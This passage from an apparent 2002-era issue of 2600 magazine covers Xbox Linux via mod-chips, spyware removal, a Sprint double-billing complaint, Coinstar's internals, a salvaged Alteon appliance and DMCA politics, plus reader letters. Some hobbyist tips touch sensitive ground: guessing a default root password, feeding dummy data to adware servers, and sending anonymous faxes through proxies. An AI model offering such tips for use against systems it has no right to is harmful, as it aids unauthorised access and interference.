lived in a nice home a few towns away! Most of our results came from this method.

If you managed to get a copy of the landlord listings, be sure to check all those names thoroughly as well. A common form of voter fraud is for landlords to register at a property they are renting out. A good portion of our leads were also generated this way by checking landlords we knew had broken the rent-control laws.

The last method we used that had results was to start running names of business owners who operated in town. Much like the landlords, some unscrupulous business owners will register to vote at their place of business.

Well, that's basically it in a nutshell. Hopefully, this short article was informative and useful, as well as a contribution showing that *2600* readers are often more concerned about protecting and maintaining the democratic process than the politicians who scapegoat us as evil hackers. For questions or comments, email dominick@ramiustech.com with "2600" in the subject line.

# Linux On The XBOX




**by Live_wire**

*Requirements:*

- A mod-chip.
- Ed's xbox linux (Debian derative) found at: http://sourceforge.net/project/showfiles.php?group_id=54192.
- BIOS for mod-chip that allows Xbox to run unsigned code.
- EvolutionX dashboard.

As some might have noticed, there has been several strides made in the attempt to put Linux on any device in which it would be logically beneficial to the computer/hacker community, or just for the challenge of it. The Xbox is no exception. It is now possible to put a full Linux distribution on the Xbox console, due to the work of some very diligent Linux/Xbox hackers. I will cover the steps to go about installing Linux on your Xbox console and the significance of such an installation.

There are multiple reasons one might want to go about installing Linux on an Xbox. For one, it would serve as a very inexpensive desktop computer. Being that you can now find Xboxes selling at prices of $170-$200, this is understandably worthwhile. The Xbox is also

feature-rich. It is a gaming console, DVD player, and now with the inclusion of Linux, can be your desktop computer, DivX player, and web/ftp server. Perhaps you would use it just to run nominal functions, saving your main computer the stress. This is just the beginning, though. The possibilities are, obviously, limitless.

This brings us to the actual installation. You will need a modified Xbox to consider such a setup. However, this is not as scary as it may sound to those who might not have soldering experience. Gone are the days in which you would have to solder 29 wires to the Xbox motherboard. You can now buy wireless mod-chips which require no soldering at all. There is a chip out now called the Matrix (by Xodus) that is wire free and can be installed in a matter of minutes. There are also other chips in development that will be wireless also, so then it would be just a matter of personal preference as to which you would choose. I have chosen to go with the Matrix chip because it has no wires to solder, comes with a programmer, and, as far as I have seen, is the easiest to install. I must mention also, if you don't want to fork out $60, you can make your own. CheapLPC, designed by Andy Green, can be constructed for a few bucks. Visit http://warmcat.com/milksop/index.html.

So this is where we start. You have your mod-chip of choice. You also downloaded the .iso image of the Xbox Linux distribution located at the sourceforge site mentioned at the beginning of the article. You will need to flash your mod chip with a BIOS that will support running unsigned code on the Xbox. These BIOSes can be readily found on the Internet with a little due diligence. I mentioned that the Matrix mod-chip comes with a programmer. You can plug that programmer into the parallel port on your computer and flash the Matrix with BIOS software that way. You can get the flashing software from http://warmcat.com/milksop/index.html (Xodus will release their own GNU software shortly). I have chosen to go with the EvolutionX 2.5 BIOS because it supports all the features one would want, such as running unsigned code, among others. Next, you will have to download the EvolutionX dashboard, which will replace the original Xbox dashboard, and will act as your new interface with the Xbox and burn it to a CD-RW (Xboxes do not like CD-Rs). This can also be found on the net with a little patience.

You will then need to open your Xbox and physically install the mod-chip. After that, you will want to install the EvolutionX dashboard that you downloaded and burned to CD. You will now have a pretty new interface that has many features, such as backing up games (that you bought) and whatnot. Once this is installed, you will then be able to install your downloaded Linux distro.

You might be thinking, how do I work with Linux when all I have is an Xbox controller? Well, as you might know, the controller ports on the Xbox console are really just usb ports, with a little modification. You can get ahold of an Xbox controller extension, cut it in half leaving the end that plugs into the Xbox intact, and look at the wires. You will see a red, green, blue, white, and yellow wire, the same as a standard usb cable minus the yellow one. You can then cut a usb cable, leaving the usb A end intact which connects to your usb keyboard/mouse. Solder the matching wires together and leave the yellow Xbox wire by itself. Do this two times and you now have a keyboard and mouse that you can plug into the Xbox and use with Linux, assuming Linux supports the ones you chose (make sure it does).

There you have it. A Linux/Xbox that can now be used as you wish it to be, and the best part about it is that it is legal. The developers that have been working hard on this Linux project are not building this software on top of the Microsoft kernel - they are using the Linux kernel. They are also not using non-licensed software like the XDK, which is Microsoft's development kit for the Xbox. The reverse engineering that has been done has been done under Section 1201 (f) Reverse Engineering Exception for interoperability of the DMCA.

I am indebted to the Linux developers of xbox-linux.sourceforge.net, the Xodus team, Xboxhacker.net (and its forum), Andy Green, and several other sites/individuals/hackers that have made this article possible. I will cover the more technical aspects of Xbox hacking in a future article, but I hope I have given enough information so that you might get a start with hacking Linux onto the Xbox, and learn in the process.

# Removing Spyware and Adware

**by 0/\/3_3y3d_/\/\0/\/st3r**
**haxor2600@mailcity.com**

This short article is far too small to encompass this topic but hopefully it will focus more attention on the increasing problems of removing spyware and adware. Any hacker running a Windows operating system is going to come across some spyware or adware at some point. Popular file sharing P2P software are typically one of the most common areas where adware is installed. An example of this would be Kazaa P2P, which by default installs cydoor (cydoor.com).

Spyware and adware are often hidden deep in the Software Licensing documents and Terms And Conditions when you install the software. This can result in such things as your day-to-day activities being broadcast to strangers or annoying ads being projected in your face every few minutes.

To make it more confusing adware isn't necessarily spyware. Registered shareware without ads may be spyware, and purchased out-of-the-box software may contain adware and may also be spyware. In addition, software updates may change a previously ad-free version into an adware product. All this means that users need to be on guard when installing any type of software.

While legitimate adware companies will disclose the nature of data that is collected and transmitted in their privacy statement, there is almost no way for the user to actually control what data is being sent. The fact is that the technology is in theory capable of sending much more than just banner statistics - and this is why people (especially computer hackers) should feel uncomfortable with the idea.

To top it off, if you have a slow computer or Internet connection the resource-hogging adware or spyware can cause system and browser instability and slowness, as well as slow Internet connectivity even more.

**How Do You Protect Yourself?**

1. Read the terms and conditions of the license carefully before pressing "accept."

2. Run a spyware or adware removal software tool. There are many free versions available.

3. Avoid spyware at all costs. Run a firewall utility like Zone Alarm (zonelabs.com) that specifies which programs can access the Internet and how. Pay attention to what is asking for permission to connect online.

4. Hack a way to circumvent the spyware or adware software and most importantly post these to a hacker message board or to a hacking website.

5. Avoid adware. If you're broke and can't buy a clean shareware product, find an ad-free, non-spying equivalent of the program you need. This can be hard since many popular programs come only with adware installed.

6. Learn to use a packetsniffer to identify transmissions that sneak through your browser and other trusted apps.

7. Get to know your registry really well especially the HKEY_LOCAL_MACHINE\SOFTWARE, HKEY_CURRENT_USER\Software, and for Win2k HKEY_USERS\ areas. If you notice software installed that you are suspicious of, check to make sure it's not spyware or adware.

8. Manage your startup programs carefully. Check the registry or use "msconfig" or a similar startup manager or alternatively download and install a free task manager to check and kill running spyware/adware.

9. And finally, you can also reverse engineer the adware software and find a way to corrupt the data being transmitted. Alternatively develop your own program to transmit dummy data to the adware/spyware host servers. If you do achieve this, post the results to a hacker message board or to a hacking website.

Some good ad removal programs are: Opt-out (grc.com/optout.htm) and Ad-Aware (lavasoft-usa.com). Also, visit the following websites: scumware.com, security.kolla.de, and spyware-info.com.

In summary, spyware and adware are not illegal types of software in any way. However there is almost no way for the user to actually control what data is being sent. My guess is that a delivery system like the ones used by spyware and adware corporations would be the most efficient way for governments to spy on the public. They probably have already thought of using this system so hackers beware.

*Shouts to VISA_burglar>>Greg_Ipp, Jalaludin_Rumi, _SIR_B_U_D_, Scrappy.*

# How *Sprint* Raises Quick Cash

Sprint.

Page: 1
Billing Period Ending: 8/23/02
Statement Date: 8/24/02
Customer Number:

***Summary of Charges***

| Balance Forward | Account Adjustments | SPRINT Charges | SPRINT Discounts | Taxes and Regulatory Rel. Charges | Submitted To Your Credit Card | Total Unpaid Charges |
|---|---|---|---|---|---|---|
| $.00 | $.00 | $81.14 | -$15.79 | $11.45 | $76.80 | $76.80 |

Here's our August Sprint bill - a little higher than usual, but otherwise normal.

**Your charges and credits at a glance:**

| TRAN. DATE | POST DATE | REF. NO. | DESCRIPTION OF TRANSACTIONS | CREDITS | CHARGES |
|---|---|---|---|---|---|
| 09/03 | 09/03 | ZEGG | SPRINT LDD PMT-KCN 757-865-5000 PA | | 76.80 |
| 09/04 | 09/04 | JRHP | SPRINT USAGE R06 TEL8002307170 KS | | 76.80 |

Well, here's a neat trick. They charged us twice! And from two different states. This is what we get for trusting them to do an automated credit card payment each month.

Sprint.

Page: 1
Billing Period Ending: 9/23/02
Statement Date: 9/24/02
Customer Number:

***Summary of Charges***

| Balance Forward | Account Adjustments | SPRINT Charges | Taxes and Regulatory Rel. Charges | Submitted To Your Credit Card | Total Unpaid Charges |
|---|---|---|---|---|---|
| -$76.80 | $.00 | $29.51 | $5.55 | $35.06 | -$41.74 |

At least they caught their mistake and have given us a negative balance. But why would they be submitting another charge to our credit card?

**Your charges and credits at a glance:**

| TRAN. DATE | POST DATE | REF. NO. | DESCRIPTION OF TRANSACTIONS | CREDITS | CHARGES |
|---|---|---|---|---|---|
| 09/27 | 09/27 | N14A | SPRINT USAGE R06 TEL8002307170 KS | | 35.06 |

They charged us again! Even though we have a negative balance!
It's either incompetence or cunning.

Sprint.


Page: 1
Billing Period Ending: 10/23/02
Statement Date: 10/24/02
Customer Number:

***Summary of Charges***

| Balance Forward | Account Adjustments | SPRINT Charges | Taxes and Regulatory Rel. Charges | Submitted To Your Credit Card | Total Unpaid Charges |
|---|---|---|---|---|---|
| -$76.80 | $.00 | $22.48 | $4.47 | $26.95 | -$49.85 |

Again, we still have the same negative balance. Apparently, Sprint's policy is to credit any negative balances on paper but not in reality. They get to hold onto our money and at the same time claim we have a credit with them. When we finally called them on it, they asked if we would like to have it "applied" to our account. As if there was a SINGLE advantage to keeping it stuck here!

# EXPOSING THE Coinstar Network




**by area_51**

Located across the United States, and now in parts of the United Kingdom and Canada, Coinstar machines are situated in supermarkets everywhere. Large and green (in the US - blue in foreign markets), the machines accept unrolled, unsorted change and spit out a voucher redeemable for cash for a processing fee. While the concept is simple, Coinstar has more to it than meets the eye. As a previous investor in the company and a frequent user of their machines, I have learned a great deal about how they work.

The machine itself consists of a CRT monitor, receipt printer, two large plastic bins which hold change, a mechanism for sorting change, a modem, and (surprisingly) a telephone. The machine is controlled by four large buttons, one green, one red, and two gray (newer machines have slightly different configurations). The user presses the green button several times to enter into the coin processing mode, at which point they dump their change into a metal tray. The change falls through a small slot, where it drops down into the sorting mechanism. If too much is change is dropping into the sorting mechanism, the slot closes temporarily to allow the sorting mechanism to catch up.

The sorting mechanism itself does not involve the size or the weight of the coin, as this is too slow a process and causes too many errors in the identification of coins. Rather a complicated process involving electromagnetic identification is used. Coinstar currently holds U.S. Patent Number 6,196,371 for the device and the abstract of the patent provides a good explanation of how it works:

"Coins, preferably after cleaning, e.g. using a trommel, are singulated by a coin pickup assembly configured to reduce jamming. A coin rail assists in providing separation between coins as they travel past a sensor. The sensor provides an oscillating electromagnetic field generated on a single sensing core. The oscillating electromagnetic field is composed of one or more frequency components. The electromagnetic field interacts with a coin, and these interactions are monitored and used to classify the coin according to its physical properties. All frequency components of the magnetic field are phase-locked to a common reference frequency. The phase relationships between the various frequencies are fixed, and the interaction of each frequency component with the coin can be accurately determined without the need for complicated electrical filters. In one embodiment, a sensor having a core, preferably ferrite, which is curved, such as in a U-shape or in the shape of a section of a torus, and defining a gap, is provided with a wire winding for excitation and/or detection. The sensor can be used for simultaneously obtaining data relating to two or more parameters of a coin or other object, such as size and conductivity of the object. Two or more frequencies can be used to sense core and/or cladding properties. Objects recognized as acceptable coins, using the sensor data, are diverted by a controllable deflecting door, to tubes for delivery to acceptable coin bins."

Prior to entering the actual sorting mechanism, the coins are run through a process which sorts out any debris, including washers, paperclips, and anything else that might be in a jar of coins. These objects fall into a plastic tray above the sorting mechanism, and are not returned to the user.

The coins then fall into one of two bins: an all-pennies bin (pennies make up much of Coinstar's business) and a bin for the rest of the coins. In actuality, the coins must be taken by armored car to another sorting facility where they must be sorted once again, as a treasury requirement.

When the process completes, a receipt is spit out of the receipt printer, with several security features: (1) The Coinstar logo is displayed on the right and left side of the tape when held under ultraviolet light; (2) On the rear of the receipt, there is a small box with nothing in it. If a coin is rubbed across the box, the Coinstar logo appears.

However, far more interesting than the actual machine is the Coinstar network. Each machine contains a modem and a phone. Each machine dials the Coinstar headquarters every night and downloads the day's usage statistics. These include the number of coins counted, what types of coins were counted, the number of transactions, the average dollar amount per transaction, and the reject percentage (used in determining if a machine is rejecting an excessive amount of coins, which is cause for a technician to be sent out to examine it). A normal reject percentage is around one percent, however slightly higher percentages may be simply due to people inserting all kinds of foreign matter into the machines.

In addition, the machine analyzes the last week's worth of usage statistics, and estimates the day it will be full. An armored car will then be scheduled to empty the machine on that day, or possibly earlier. The machines also contain diagnostic software that will automatically page a technician if a problem occurs.

Occasionally, Coinstar sends software updates

to the machines to fix bugs, add features, and advertise promotions. These updates are also downloaded to the machines during this time period.

All of these statistics are stored on servers at Coinstar's headquarters in Bellevue, Washington, and many employees can access them over the network through software loaded on their computers. I received a tour of the headquarters several years ago, and at the time all the servers were running NT 4.0.

I did notice another interesting feature while at Coinstar Headquarters. They had a row of machines, dating from the earliest machine through their future models that had not yet been released. Some machines were on and functioning, others were off. However, one (a current model) displayed a "Press CTRL-ALT-DEL to logon" message, as commonly seen in Windows NT 3 and 4. For this reason, I have a suspicion that the machines run some form of Windows in the background, or at least have the capability to do so.

In addition, the machines contain a phone that is linked directly into the Coinstar network. If a store employee needs to schedule maintenance, check the next coin pickup, or do any number of other things, he just needs to open the machine (it is locked with a key) and pick up the phone. Also, when the machine is opened, a pin code must be entered to obtain access to the diagnostic software, statistics, and to change the options of the machine. This code is also needed to access the phone. I personally have not had the opportunity to access this part of the machine, mainly due to the lock and the security cameras right next to it (however, the lock is the main obstacle).

For all its ease of use, a lot of technology sits behind the green plastic of a Coinstar machine, much of which I still have yet to uncover.

# A Dumpster Diving Treasure

**by phantasm**
**phantasm@textbox.net**

Among many of the things I love to take part in, dumpster diving always has that small thrill of actual treasure hunting. Sooner or later you are bound to find a manual with enough information to keep you reading for a few days or even months. Other times you may get lucky and find an old computer that has parts you can use.

A few months ago, during my weekly dive excursion, I happened to stumble upon quite a treasure in my favorite dive spot. On top of the dumpster sat a beautiful green system, just under 18" wide, 24" deep, and 1.7 inches tall. I was quite excited about finding something aside from the usual post-it note about where they were going to eat, or the regular office memo to put cigarettes in the ashtray outside and not on the sidewalk.

I dropped my umbrella, and after a few attempts to get to the top of the dumpster, I made it and put it in my car. Unsure of what exactly it was, I dug around a bit more for a manual or something about it and found nothing.

Later that evening I got home and peeled it apart, noting it was quite compact internally. Inside were three PCI slots used by a Fiber Gigabit Ethernet adapter and two CryptoSwift SSL cards. The CPU was an Intel Celeron 500, 64M RAM chip, and a 64M CF card as its drive. Looking more into it, I noticed there was no keyboard port, or a video connector at all, so getting into a console would be a slight challenge.

After writing down part numbers, I put it back together and did a few searches. It appeared I had an Alteon iSD-100 and off I was on a search for technical documentation. Hooking it up and attempting to power it on, I found the power button was broken off. A pen tip was all I needed, and the whir of the fans chimed through the room. Running a serial cable from its serial port to my system, I tried to get a console that way with no luck.

After a bit more reading, I discovered a need for an Alteon WebSwitch to access the system. So it was time for a lot more research.

The board inside was labled Teknor Applicom, Inc., with a PCI-946-1 system board. By using a PCI Video Card, I was able to remove the Fiber card and replace it to get a video output of what was going on during boot. I was quite pleased to see the system was fully functional and booting fine.

The manual for the board showed the pin outs for its connectors, which was a wonderful help. I was able to find the keyboard interface

information in the manual (page 108 of the PDF), and set up to find a way to add my own.

With an old P-II board that got fried, I cut out its PS/2 keyboard connector with some snips, removed the excess solder from the pins, and cleaned it up for a better connection. I had to figure out a way to set up the connector around the way this case was set up. In the true form of imprecision, I grabbed a nice length of Cat5 cable (once again found dumpster diving) and stripped the ends of the wires bare for a connection. After some solder work we had the wires connected to the PCI-964 board and ran the Cat5 to the back of the system to another hole provided for another serial port. The connector was soldered on at the other end and some electrical tape to guard the bare wires and pins from the case.

Plugging up a keyboard, I started it up and saw the damage that could be done. During the BIOS load, the keyboard lights came on, and Red Hat Linux began to boot. Staring at the Login/Password prompt I was quite excited. Of course I started with a quick basic guess for root with the password alteon and there I sat at a working console.

A quick browse around to see what was there and I powered it down. I removed a crypto card and popped in a 3Com NIC, rebooted, brought up the interface, and turned on SSH. A few changes to set it all up automatically for me, another power down, removal of the video card, and brought it back up. I now had a system to play with at my desk for more comfort.

From there I got a bit more curious and wanted to expand the system some more. I added 256M of RAM, then attempted to add a 20Gig HDD and a CDROM. I didn't have much luck with that, but found out if I removed the CF Card I could use the HDD on /dev/hdc where the CF used to be. After a bit more playing, I got Linux installed on the 20 Gig drive on /dev/hdc and it was working fine as a home server.

The system provided me with well over a month of fun and learning, as well as some interesting calls to Nortel trying to understand the BIOS and restrictions set into it. Granted I did not get much information - it was brought to my attention that resetting it required removing and adding a new BIOS chip which I am too lazy to do.


The moral of this long winded article? Dumpster diving can provide you with expensive treasures and a long time of fun and learning.

Thanks to 404 and Tyler for assistance on systems running CompactFlash cards and the rest of Textbox Networks for help on other areas of learning the system.

**Related Sites**

Alteon Users Guide: http://www142.nortelnetworks.com/bvdoc/alteon/isd_ssl/050125.C.pdf
Teknor Applicom PCI-946-1 Hardware Guide: http://www.kontron.com/techlib/manuals/PCI-946-1_and_P3S440BX_manual.pdf

# DMCA vs. DMCRA




**by Alex Daniel**

The Digital Millennium Copyright Act (DMCA) and the Digital Media Consumers' Rights Act (DMCRA) are at the opposite ends of the "copyright rights" axis, so to speak. Representative Boucher and Doolittle's DMCRA will amend the changes made by the DMCA to prevent the corporate abuses of power that have been possible under the DMCA.

The DMCA was enacted in 1998 to take effect in the year 2000. The DMCA modified the U.S. copyright statutes to provide protection for copyrighted digital material. Since 1790 Congress has made modifications to the U.S. copyright statues to accommodate new material. The DMCA is just the next step in the series of modifications to the copyright statutes. There were other reasons for the DMCA's enactment. At the 1996 World Intellectual Property Organization Diplomatic Conference, the U.S. adopted the World Intellectual Property Organization treaty. There was a perceived need to comply with that treaty; the DMCA made that compliance but added much more than was necessary. Copyright owners were rightly concerned that their works would be pirated on the digital frontier.

Congress did not intend for the DMCA to be abused as it is so today. The DMCA was en-

acted to clear the gray area of pirating copyrighted digital works and to ban the "black box" type devices intended for that purpose. In practice it has worked to that end and beyond. The new clauses and provisions to the copyright statutes have been abused aggressively to stifle and control many legitimate activities. The DMCA added anti-circumvention measures to the copyright statutes that forbid under penalty of law gaining access to a work by "circumventing a technological protection measure that would otherwise effectively control access to a copyrighted work". The DMCA also prevents the import, manufacture, or export of any device that can circumvent that protection.

By doing this the DMCA gives copyright holders complete control over their works, no matter what the circumstances. Historically, the U.S. copyright laws haven't given copyright holders this total control. A major "safety" on this type of control is the fair use doctrine. Fair use allows the end user to make copies of a copyrighted work for personal use, educational use, use in commentary, criticism, and parody or any other solely socially beneficial use. A work protected by the DMCA cannot be copied by the end user without the express consent of the copyright holder. This completely nullifies the fair use doctrine and tilts the balance of power dangerously toward the copyright holders. By the same means the DMCA takes away the rights of First Sale and Limited Time. First Sale gives the end users the right to sell a copy of a work over and over once it is made. Limited Time limits the time that a copyright is in effect. The copyright is granted for a limited time and after that time is up the work goes into the public domain.

The power that copyright holders now have over these rights is shown in their use of the DMCA. Dimitry Sklyarov, a young Russian Ph.D. at Moscow University, was invited to speak at Defcon about some of his research. His speech outlined Adobe's e-Book security and its weaknesses. He and his company had developed a program that allowed the end user to make copies of an Adobe e-Book, which was completely legal in Russia but illegal under the DMCA. He was arrested. Not for copyright infringement or for helping anyone else infringe upon copyright, but solely for citing weaknesses in e-Book security. He was arrested because someone he never met might use what he learned through his research to copy an e-Book without the publisher's permission. Adobe used the DMCA to punish Sklyarov for speaking out about his research. After months of imprisonment Sklyarov was finally released under an agreement with the Department of Justice. After his release the DMCA continued to prosecute his employer, ElcomSoft, under the criminal provisions of the DMCA. ElcomSoft is based in Russia where there is no DMCA. The DMCA is reaching across continents to stifle free speech.

Prior to this, the Motion Picture Association of America (MPAA) brought suit against *2600 Magazine* for publishing DeCSS on its website. DeCSS is an open source application that allows Linux users to play DVDs. DeCSS's primary use is a DVD player. It also has the ability to change file formats from DVD to MPG which is like playing a DVD and recording it to a VHS tape (which is, again, legal under the fair use doctrine). Because it can do this it has become the target of the MPAA through the DMCA. *2600* was not accused of being involved in the development of this tool, nor was it accused of having used the software for copyright infringement. The lawsuit was brought upon *2600* simply for making the source code available. Free speech was denied to *2600* when they were enjoined from publishing the DeCSS source code. *2600* lost the case and lost the appeal. Some good can be said to have come of this though - it was decidedly the most public display of the dangers of the DMCA yet. The case provided a wake-up call to the hacker community and gave the world a glimpse of what corporations can do with the DMCA.

In September of 2000 the Secure Digital Music Initiative (SDMI) issued a public challenge encouraging the hacker community to defeat new watermarking technologies the SDMI hoped to use to thwart piracy. Professor Edward Felten and his team of researchers from Princeton, Rice, and Xerox took up the challenge and succeeded in circumventing the watermark controls on the music files. When the team tried to show their research at the 2001 Usenix conference, the SDMI threatened Felten with the DMCA. The threat was in the form of a letter that was delivered to Felten and his team as well as their employers. Sharing research such as Felten's is common practice in the computer science field. It shows others' mistakes and can only lead to better solutions. If Felten and his team presented their research the original security technology would of course be compromised, but many would offer suggestions to improve or replace the weak technology. Even

after SDMI had given Felten and his team permission to circumvent their watermarking technologies, they were still able to revoke the right of free speech with the DMCA. Felten's team brought suit against SDMI and subsequently made a partial release of their research.

Prominent Dutch cryptographer Niels Ferguson recently discovered major flaws in a commercial hi-definition video encryption system. Ferguson rightly fears legal action under the DMCA and has therefore declined to release any of his work. He doesn't talk to his peers and scientific colleagues for fear of his research simply reaching the U.S. which he thinks could be interpreted as a violation of the DMCA.

This shows the beginning of a horrible trend. Scientists are withholding research or simply avoiding the U.S. out of fear. Scientific development in the U.S. is being stifled for the benefit of the corporation. Scientists now fear the U.S. They fear the "Land of the Free" because corporations are given power over individual rights.

The DMCRA will give that power and the rights back to the consumer. This bill will restore the historical balance between copyright holders and the end user. If this bill passes in the next session, the rights that the DMCA threatens will be restored.

It will reaffirm the fair use doctrine in the digital world, making it legal to circumvent a technological measure preventing access as long as the circumvention falls within the guidelines of the fair use doctrine. It adds exemptions for scientific research which reestablishes the Betamax standard. The Betamax standard would, in the digital world, allow the manufacture and distribution of software or hardware that can be used to circumvent technological protection measures as long as it has a legitimate use. The reestablishment of the Betamax standard would put scientists at ease and encourage scientific research to continue as it always has in an open forum style without fear of prosecution for discoveries. Security can again be developed, unimpeded by the DMCA. Proper labeling of "copy-protected CDs" will also be ensured. This new breed of CDs, marketed as regular CDs, have been known to have playback problems and have also crashed quite a few computers with their aggressive protection measures.

This bill has already won the support of many major public entities. The supporters include: Intel Corporation, Phillips Consumer Electronics North America, Sun Microsystems, Verizon, Gateway Consumer Electronics Association, American Library Association, Association of the American Universities, Association of Research Libraries, American Association of Law Libraries, Medical Library Association, Special Liberties Association, Digital Future Coalition, Consumers Union, National Writers Union, Home Recording Rights Coalition, American Foundation for the Blind, and the Electronic Frontier Foundation. Many of the supporters are library or writer associations of some kind. It can be inferred that the libraries and writers may fear the DMCA as the means to an end of an era, an era of free speech and fair use.

The way is now clear - the public's rights are threatened and the DMCRA is their boon. Libraries and writers across the United States gather under the DMCRA's flag. Without the DMCRA organizations like the MPAA gain more of a foothold in our society. Organizations like the Electronic Frontier Foundation have long known the effects of the DMCA and the power it grants to corporations. The MPAA's actions have paid off, but not in their favor. The average citizen has at least heard of the DMCA and many have now joined the fight against it. When the DMCRA is enacted, the power will be returned to the people.

*Greetz: Kahlan, Zim, Bill and Ducky. Save Farscape.*

# Blather

## *Spreading News*

**Dear *2600:***

Some readers may already know this, but sneakemail.com is a service that allows one to generate disposable email addresses that forward to your real address. It provides a self documenting method of tracking who sells your email address so that you can confront those companies with proof that they sold your address.

**NoSpahm**

**Dear *2600:***

In 19:2, you printed a letter from one "MW" who was asking about how to send anonymous faxes. For a small fee, this person could use an e-fax service such as www.maxemail.com to send a fax anywhere the user accesses the Internet. Using a good proxy server or other anonymous access point would allow the user to send an anonymous fax.

Along these lines, users wishing to receive anonymous faxes may find the free services of www.faxwave.com to be useful. They assign you a unique phone number (no extensions!) and receive the faxes for you. Upon receipt, the transmission is converted to a .tif file and emailed to any email address of your choosing. All numbers are issued from the 775 area code and the exchange varies but is usually local to Reno, Nevada.

**Keith**

**Dear *2600:***

This is regarding the fax from Direct Media America on page 13 of 19:3. Looks like there's an ongoing investigation of Direct Media America by the Florida Attorney General.

**scott**

*We certainly can't say we're surprised.*

**Dear *2600:***

Many people probably already know about this, but www.payphone-project.com/ is a website with the phone numbers to thousands of payphones all around the States.

**Sardonicus**

*Hopefully the kind that still take incoming calls.*

**Dear *2600:***

I truly admire your magazine and how hard the staff of *2600* works to show us the information which the government and corporations try to control and distort. You're a group that the government tries to suppress like any group that stands against the system, one that will be targeted by those in "control" just to protect their own interest$. Soon I'll be starting a *2600* meeting here in Puerto Rico with technological themes and political issues too, highly influenced by your magazine. You people are an inspiration for the hacker community and I really appreciate your struggle and years of dedication.

**cybernard**

*We wouldn't have gotten anywhere without our readers' support. They've made everything possible.*

## *Terrorism Related Issues*

**Dear *2600:***

Anyone else notice the eerie resemblance between 9/11 and its aftermath and *Brain Damage's* 2/9/91 broadcast?

**Tresser**

*You're referring to an early radio broadcast on our website that theorized on the possibility of some kind of future attack on U.S. soil as a result of the Gulf War. Many people around the world had also considered that possibility. And when the attacks came, it woke a lot more people up to the fact that our foreign policy can come back to haunt us right here.*

**Dear *2600:***

This letter probably won't be the only one you get on John Messner, who has been getting a bit of attention on the news lately for "hacking" alneda.com, an Al-Qaida website. He didn't really "hack" anything and it's just another example of how loosely the term is used. He just decided to give one of those domain snatching services (snapnames.com) a try and got lucky when the owners of alneda tried to switch name servers. I'm writing because Messner is being made out to be some kind of geek hero in the news. I don't think he is. In fact, I think he's the exact opposite of what computer enthusiasts want to be identified with. First of all, he's a porn king (having started some really successful girl-next-door type site) which some people might find to be cool or whatever. I think it's just disgusting. Second of all, the only thing he did was get lucky with that name snatching service, which takes zero intelligence and only enough "skill" to fire up Internet Explorer. I had my name snatched by one of those things about a year ago and had to pay 150 bucks to get it back. Not cool at all - they should be illegal. Regardless of whether it was a terrorist website or not (actually it was just a pro-Islam site, but hey what's the difference after the 11th anyway?), those types of services are just bull and exploiting them like that is completely against what being a hacker is about. I'm all for fighting terrorism but this is just another example of someone taking it too far and the media glorifying it. We've already got the DMCA and Patriot Act to worry about - I don't want to have to look over my shoulder for vigilante porn bosses that want to get ahold of my website because they think they are somehow fighting terrorism. It also should be noted that alneda.com now links to a forum where people discuss world issues such as terrorism. Most of the talks there are one-sided as can be expected. For

those of you who care, I am a born and raised North Carolinian (just in case it sounded like I was someone who didn't have any investment in the issue of terrorism). Thanks to *2600* for continuing to fight the good fight. I hope you guys agree with me on this, but if not I'm sure you'll explain why.

**jmu**

*This raises a number of interesting points. From our understanding, the owners of alneda.com simply didn't renew their domain name in time and someone else grabbed it. It's not quite the same thing as stealing the domain; it's really just a contest to see who's paying attention and, unless the name is part of a trademark, there's not a lot that can be done about it. It may seem unfair but if a domain is expired, it no longer belongs to anyone. What snapnames does is interesting - they will keep this from happening to you if you pay them and they will attempt to grab names you pay them for the moment they expire. We see no reason to outlaw this as they're not doing anything wrong. Ultimately their service will become ineffective as more such companies pop up. If it can be proven that they're accepting money from both the domain holder and the person who wants that same domain, that would qualify as a ripoff in our book. As for what's currently on the site, it's a free speech issue. From what we've seen, anyone is welcome to participate (not that they're obligated to allow this). What the person(s) behind it does for a living is really immaterial to this, as is identifying what state you happen to be from. Nobody's opinions are more or less valid because of their background or location. What we can agree on is that this really doesn't have a whole lot to do with hacking - it's simply about paying attention.*

**Dear *2600:***

I know as do all of your other readers that you are against even the so called "white hat hacking" even if the site being attacked is an enemy of the state. But I would have to say that this is *just* the kind of thing that we in the hacking community should be doing.

I do agree with you however that the attacking and redirecting of their funds is crossing the line. But there's nothing wrong with gathering "intel" on their agents, their movements, their strength, etc., and passing it on to the appropriate channels so that appropriate plans can be made, as well as the monitoring of their electronic fund transfers as that will also give us intel on what they are planning.

I would also have to say that we should support those who like Jon Messner through legal means took over ownership of a particular domain name. And considering that he did legally purchase the aforementioned domain name when it was not being used (even if it was just for a "split-second," it was fair game), he did so in a fair and legal move.

**Herman**

*As we said above, using an existing system to gain an advantage isn't the problem. But those who believe they should act as judge, jury, and executioner are deluding themselves. How do you suppose you're going to be able to track down "enemy agents" in the first place? They don't exactly advertise their presence. And if you're going to turn anyone in to the authorities who espouses an objectionable point of view or runs a controversial website, we're going to be facing problems of an entire different nature.*

**Dear *2600:***

In your response in 19:1 to a letter about cracking bank accounts ("Tracking Terrorists") you said, "If you really want to help, the best thing you can do is be observant and notice things that other people may not notice. Then let people know what you see." It seems to me that this goes against your opposition to the TIPS program. The TIPS program is really nothing more than a way to gather information that people had no easy way of reporting before. But of course people can't handle the fact that instead of having important criminal activity info reported to thousands of different sources, they want one contact point. There have been anonymous tip lines for other things for a long time. One that may help stop and solve crime doesn't sound that threatening to me.

**PLMN**

*There's a difference between being observant and being an informant. We encourage the former meaning we believe people should notice things and tell the world what they see. It's kind of our theme. Encouraging people to report any "suspicious activity" of their neighbors (or total strangers) to the authorities is about the most unhealthy thing our society needs at this point.*

**Dear *2600:***

